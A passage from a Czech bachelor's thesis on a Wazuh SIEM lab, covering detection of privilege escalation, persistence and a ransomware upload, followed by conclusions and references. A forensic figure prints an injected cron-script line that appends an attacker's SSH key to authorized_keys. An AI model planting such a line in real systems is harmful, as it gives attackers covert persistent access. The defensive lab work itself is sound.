Útočník nalezl alternativní způsob exploatace a získal přístup k webovému serveru pod identitou servisního účtu www-data spravujícího službu Apache2. Událost byla systémem detekována a vygenerované varování poskytuje obráncům nezbytný kontext pro zahájení manuálního zásahu, identifikaci IP adresy útočníka a definitivní ukončení neautorizovaného spojení.

Sekvence testů potvrzuje, že vrstvená obrana kombinující signaturní detekci, monitorování integrity souborů a automatizovanou odezvu dokáže eliminovat většinu standardizovaných útočných technik. I v případě úspěšného průniku do určité vrstvy systému poskytuje SIEM nástroj dostatečnou viditelnost pro včasnou reakci a minimalizaci dopadů incidentu.

2.5.3 Eskalace práv a persistence

Po neautorizované modifikaci sledovaného souboru došlo v systému Wazuh ke generování poplachové události. Frekvence výskytu změn v pravidelných intervalech indikovala nasazení automatizovaného mechanismu pro udržení přístupu, nejčastěji realizovaného prostřednictvím systémového plánovače úloh cron. Pravidlo iniciující nápravný skript modulu Active Response úspěšně zajistilo restituci původní verze souboru authorized_keys. Preventivní akce znemožnila útočníkovi autentizaci k serveru pomocí vlastního asymetrického klíče, čímž byla eliminována metoda perzistence využitá v úvodním analytickém scénáři.

	↓ timestamp	agent.name	rule.description	rule.level	rule.id
	Mar 27, 2026 @ 11:42:02.9...	ubuntu-server-1	ACTIVE RESPONSE: Someone edited - AR restored the previous version	3	100300
	Mar 27, 2026 @ 11:42:02.9...	ubuntu-server-1	ACTIVE RESPONSE: Someone edited - AR restored the previous version	3	100300
	Mar 27, 2026 @ 11:42:01.3...	ubuntu-server-1	Integrity checksum changed.	7	550
	Mar 27, 2026 @ 11:42:01.3...	ubuntu-server-1	Integrity checksum changed.	7	550
	Mar 27, 2026 @ 11:41:02.9...	ubuntu-server-1	ACTIVE RESPONSE: Someone edited - AR restored the previous version	3	100300
	Mar 27, 2026 @ 11:41:02.9...	ubuntu-server-1	ACTIVE RESPONSE: Someone edited - AR restored the previous version	3	100300
	Mar 27, 2026 @ 11:41:01.3...	ubuntu-server-1	Integrity checksum changed.	7	550
	Mar 27, 2026 @ 11:41:01.3...	ubuntu-server-1	Integrity checksum changed.	7	550

Obr. 43: Detekce úpravy souboru a obnova pomocí AR

Zdroj: Vlastní zpracování (2026)

Následná forenzní analýza plánovaných úloh (crontab) uživatele joe odhalila přítomnost skriptu pro pravidelné zálohování dat. Průzkumem souborových oprávnění bylo zjištěno, že daný skript disponoval neadekvátně nastavenými právy pro zápis (world-writable), což umožnilo kompromitaci libovolným uživatelem v systému. Útočník konfigurační chybu využil k injekci škodlivého kódu, který v pravidelných cyklech prováděl zápis veřejného klíče do souboru authorized_keys. Řetězec událostí potvrzuje důležitost kontroly integrity nejen u koncových konfiguračních souborů, ale i u skriptů, které s nimi manipulují.

```
root@ubuntu-server-1:/home/vbox# crontab -u joe -l
#Ansible: Run backup every minute
* * * * * /opt/utils/backup.sh
root@ubuntu-server-1:/home/vbox# cat /opt/utils/backup.sh
#!/bin/bash
# Pravidelna zaloha nas ochrani pred ztratou delegate_to
tar -cvf /home/joe/backups/documents.bac.tar -C /home/joe/ Documents
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDEQOGgKK7G8QGyaV4WWHrB+OoS+qNAjlRKqbrVxvGm9
 kali@kali" >> /home/joe/.ssh/authorized_keys
```

Obr. 44: Forenzní analýza - zneužití chybné konfigurace

Zdroj: Vlastní zpracování (2026)

2.5.4 Naplnění cílů

V rámci primárního simulovaného útoku bylo cílem APT skupiny provedení exfiltrace dat a následná distribuce ransomwaru na kompromitovaný server. Sekundární testovací scénář prokázal, že infrastruktura byla infiltrována pouze parciálně prostřednictvím modifikovaného webshellu. Pro zajištění definitivní ochrany proti distribuci škodlivého softwaru je nezbytné implementovat pokročilejší mechanismy, než představuje pouhá komparace kontrolních součtů (hashů) známých hrozeb. Systém Wazuh v tomto ohledu nabízí integraci s externími službami,

jako je VirusTotal, prostřednictvím aplikačního rozhraní (API), což signifikantně zvyšuje pravděpodobnost detekce i dosud neznámých variant malwaru.

Ransomware se zpravidla vyznačuje komplexnější architekturou kódu v porovnání s jednoduchými skripty typu webshell. Technická náročnost komplikuje útočníkům snahu o modifikaci kódu za účelem změny digitálního otisku při současném zachování plné funkčnosti škodlivého programu.

Během závěrečné verifikační fáze byl do monitorovaného adresáře na webovém serveru nahrán soubor ransomware.py v původní, nemodifikované formě. Systém Wazuh událost klasifikoval jako kritickou hrozbu a prostřednictvím modulu Active Response zajistil automatickou eliminaci souboru. Tímto krokem bylo potvrzeno úspěšné naplnění cílů práce v oblasti automatizované detekce a mitigace hrozeb na bázi sdílených indikátorů kompromitace (IoC).

agent.ip	192.168.122.121
agent.name	ubuntu-server-1
decoder.name	syscheck_deleted
full_log	File '/var/www/html/DVWA/hackable/uploads/ransomware.py' deleted Mode: realtime

Obr. 45: Detekce ransomware a odstranění pomocí AR

Zdroj: Vlastní zpracování (2026)

Závěr

Cílem bakalářské práce byla realizace funkční virtuální laboratoře pro systémy typu SIEM a následné ověření praktické využitelnosti prostředí při detekci širokého spektra útočných technik. Klíčovou technologickou výzvu představovala implementace orchestrace pomocí nástroje Ansible. Ukázalo se, že pro budování dynamické infrastruktury vyžadující časté obměny či návraty do výchozího stavu je využití orchestrace – v kombinaci se systémem snapshotů – naprostou nezbytností. Přestože je v textu popisu Ansible věnován menší prostor, vývoj a ladění automatizačních playbooků představovaly časově nejnáročnější fázi projektu. Zvolené řešení se ukázalo jako efektivnější a profesionálnější než alternativní přístup v podobě sekvenčních Bash skriptů. Během nasazování se objevily komplikace spojené s hardwarovými limity hostitelského stroje, kdy instalace na méně výkonné uzly selhávaly kvůli nedostatečné kapacitě operační paměti.

Fáze analýzy a výběru vhodných zranitelností byla inspirována reálnými scénáři z praxe penetračního testování. Pro účely laboratorní demonstrace byla zvolena záměrně laxní konfigurace uživatelských oprávnění a zabezpečení účtu root. Ačkoliv se v produkčních prostředích podobně přímočaré chyby vyskytují méně často a proces eskalace privilegií (PrivEsc) bývá v praxi podstatně komplexnější, zvolený model poskytuje srozumitelný základ pro pochopení principů zneužití systémových slabin a následnou konfiguraci detekčních a reakčních pravidel v systému SIEM.

Praktické testování potvrdilo, že Wazuh je vysoce kompetentním nástrojem pro sběr poznatků při vyšetřování incidentů i pro preventivní hardening systémů. Wazuh úspěšně identifikoval pokusy o prolomení SSH přístupu hrubou silou. Ve spolupráci se síťovým IDS Suricata byly detekovány agresivní skeny portů. Je však nutné podotknout, že při méně invazivních metodách skenování bez identifikace verzí služeb byla detekce méně úspěšná; limitace je dána primárně citlivostí pravidel systému Suricata, která lze ovšem dále rozšiřovat o vlastní signatury odpovídající specifickým TTP útočníků.

V rámci aplikační bezpečnosti Wazuh zachytil pokusy o nahrání webshellu. Díky implementaci vlastních pravidel byl ve druhém kole útoku soubor se známým hashem detekován a smazán. Průnik byl úspěšný až při použití upraveného kódu, což naznačuje, že modul pro integritu souborů (FIM) je pro maximální bezpečnost nutné nakonfigurovat striktněji. Identifikace IP adres útočníků a následná reakční pravidla si vynutily změnu strategie na straně útočící strany, což v reálném scénáři poskytuje obráncům kritický čas pro zahájení protiopatření, jako je rotace klíčů, blokace neznámých rozsahů na firewallu či patchování zranitelných služeb.

Shromážděné události posloužily jako základ pro vypracování vrstvené obrany, která automatizovaně zastavila několik fází útoku a umožnila efektivní threat hunting v reálném čase. Výsledný projekt představuje plně funkční open-source laboratoř, kterou lze snadno rozšiřovat o další uzly a služby. Budoucí rozvoj práce by mohl směřovat k integraci prvků fyzické bezpečnosti nebo nasazení honeypotů pro sběr aktuálních IoC. Vzhledem k faktu, že Wazuh dokáže zpracovávat libovolné typy logů, otevírá se prostor pro tvorbu vlastních dekodérů pro specifické aplikace, což dále zvýší granularitu monitoringu. Potenciál pro budoucí rozvoj nabízí implementace algoritmů strojového učení za účelem automatizované analýzy rozsáhlých

objemů logovacích dat a identifikace skrytých korelací mezi zdánlivě nesouvisejícími bezpečnostními jevy.

Seznam použité literatury

ALDRIDGE. Why You Need SOC and SIEM for a Strong Cyber Defense. Online. C2025. Dostupné z: https://aldridge.com/soc-and-siem-explained/. [cit. 2025-11-07].

APACHE SOFTWARE FOUNDATION. Apache Lucene - Index File Formats. Online. C2017. Dostupné z: https://lucene.apache.org/core/7_1_0/core/org/apache/lucene/codecs/lucene70/package-summary.html. [cit. 2025-11-07].

ATOMIC RED TEAM. Welcome to Atomic Red Team™. Online. C2025. Dostupné z: https://www.atomicredteam.io/. [cit. 2025-11-09].

CYBERCHEF. CyberChef. Online. CyberChef. C2026. Dostupné z: https://gchq.github.io/CyberChef/. [cit. 2026-03-27].

ELASTIC. Data in: documents and indices. Online. C2025. Dostupné z: https://www.elastic.co/guide/en/elasticsearch/reference/7.10/documents-indices.html. [cit. 2025-11-07].

ELASTIC. FAQ on Software Licensing. Online. 2024. Dostupné z: https://www.elastic.co/pricing/faq/licensing#does-this-mean-that-elasticsearch-and-kibana-are-no-longer-open-source. [cit. 2025-11-07].

ELASTIC. Next-gen SIEM Solution. Online. C2025. Dostupné z: https://www.elastic.co/security/siem. [cit. 2025-11-07].

GTFOBins. Online. GTFOBins. C2026. Dostupné z: https://gtfobins.org/. [cit. 2026-03-27].

GAMBLIN, Jerry. Online. Dostupné z: https://github.com/jgamblin/2025CVEBlog/raw/main/graphs/04_2025_monthly.png. [cit. 2026-03-27].

IBM (2024) IBM QRadar SIEM – Product Overview. Dostupné z: https://www.ibm.com/products/qradar-siem

JERRYGAMBLIN.COM. 2025 CVE Data Review. Online. JerryGamblin.com. 2026. Dostupné z: https://jerrygamblin.com/2026/01/01/2025-cve-data-review/. [cit. 2026-03-27].

LINUX JOURNAL. KVM Vs. VirtualBox - Selecting the Ideal Virtualization Solution for Your Linux System. Online. 2024. Dostupné z: https://www.linuxjournal.com/content/kvm-vs-virtualbox-selecting-ideal-virtualization-solution-your-linux-system. [cit. 2025-11-11].

Microsoft (2024) Microsoft Sentinel – Cloud-Native SIEM Solution. Dostupné z: https://www.microsoft.com/en-us/security/business/siem-and-xdr/microsoft-sentinel

MICROSOFT. What is SIEM. Online. C2025. Dostupné z: https://www.microsoft.com/cs-cz/security/business/security-101/what-is-siem. [cit. 2025-11-06].

MITRE. LAPSUS$, DEV-0537, Strawberry Tempest. Online. 2025. Dostupné z: https://attack.mitre.org/groups/G1004/. [cit. 2025-11-09].

MITRE. Mitre Att&ck. Online. C2025. Dostupné z: https://attack.mitre.org/. [cit. 2025-11-09].

MITRE. Rancor, Group G0075. Online. 2024. Dostupné z: https://attack.mitre.org/groups/G0075/. [cit. 2025-11-09].

NCC GROUP. LAPSUS$: Recent techniques, tactics and procedures. Online. 2022. Dostupné z: https://www.nccgroup.com/research-blog/lapsus-recent-techniques-tactics-and-procedures/?sq=lapsus. [cit. 2025-11-09].

OpenSearch (2023) OpenSearch documentation: Indexing and Data Storage. Dostupné z: https://opensearch.org/docs/latest/opensearch/index-data/

PALOALTO NETWORKS. Rancor: Cyber Espionage Group Uses New Custom Malware to Attack Southeast Asia. Online. 2019. Dostupné z: https://unit42.paloaltonetworks.com/rancor-cyber-espionage-group-uses-new-custom-malware-to-attack-southeast-asia/. [cit. 2025-11-09].

RAPID 7. Ongoing Social Engineering Campaign Linked to Black Basta Ransomware Operators. Online. 2024. Dostupné z: https://www.rapid7.com/blog/post/2024/05/10/ongoing-social-engineering-campaign-linked-to-black-basta-ransomware-operators/. [cit. 2025-11-09].

Reverse Shell Generator. Online. Reverse Shell Generator. C2026. Dostupné z: https://www.revshells.com/. [cit. 2026-03-27].

Splunk (2024) Splunk Enterprise Security. Dostupné z: https://www.splunk.com/en_us/software/enterprise-security.html

SYSTEMONLINE. Jak proaktivně zvýšit kybernetickou odolnost podniku pomocí SIEM. Online. 2023. Dostupné z: https://www.systemonline.cz/it-security/jak-zvysit-kybernetickou-odolnost-podniku-pomoci-siem.htm. [cit. 2025-11-06].

UPWIND SECURITY. CVE-2025-32463: Critical Sudo “chroot” Privilege Escalation Flaw. Online. Upwind.io. 2025. Dostupné z: https://www.upwind.io/feed/cve%E2%80%912025%E2%80%9132463-critical-sudo-chroot-privilege-escalation-flaw. [cit. 2026-03-27].

WAZUH. Architecture Overview. Online. C2025. Dostupné z: https://documentation.wazuh.com/current/getting-started/architecture.html. [cit. 2025-11-06].

WAZUH. Component communication. Online. C2025. Dostupné z: https://documentation.wazuh.com/current/getting-started/architecture.html#component-communication. [cit. 2025-11-06].

WAZUH. Blocking a known malicious actor. Online. Wazuh.com. C2026. Dostupné z: https://documentation.wazuh.com/current/proof-of-concept-guide/block-malicious-actor-ip-reputation.html. [cit. 2026-03-27].

WAZUH. Detecting and removing malware using VirusTotal integration. Online. Wazuh.com. C2026. Dostupné z: https://documentation.wazuh.com/current/proof-of-concept-guide/detect-remove-malware-virustotal.html. [cit. 2026-03-27].

WAZUH. Decoders. Online. C2025. Dostupné z: https://documentation.wazuh.com/current/user-manual/ruleset/decoders/index.html#decoders. [cit. 2025-11-07].

WAZUH. Introducing Wazuh 4.3.0. Online. 2022. Dostupné z: https://wazuh.com/blog/introducing-wazuh-4-3-0/. [cit. 2025-11-07].

WAZUH. OpenSearch integration. Online. C2025. Dostupné z: https://documentation.wazuh.com/current/integrations-guide/opensearch/index.html#opensearch-integration. [cit. 2025-11-07].

WAZUH. Quickstart. Online. C2025. Dostupné z: https://documentation.wazuh.com/current/quickstart.html. [cit. 2025-11-06].

WAZUH. Requirements. Online. C2025. Dostupné z: https://documentation.wazuh.com/current/quickstart.html#requirements. [cit. 2025-11-06].

WAZUH. Requirements. Online. C2025. Dostupné z: https://documentation.wazuh.com/current/quickstart.html#requirements. [cit. 2025-11-06].

WAZUH. Wazuh agent modules. Online. C2025. Dostupné z: https://documentation.wazuh.com/current/getting-started/components/wazuh-agent.html#wazuh-agent-modules. [cit. 2025-11-07].

WAZUH. Wazuh server. Online. C2025. Dostupné z: https://documentation.wazuh.com/current/getting-started/components/wazuh-server.html#wazuh-server. [cit. 2025-11-07].

Přílohy

Příloha 1 – Archiv projektu s Ansible playbooky zfrydryn-ansible-bp.zip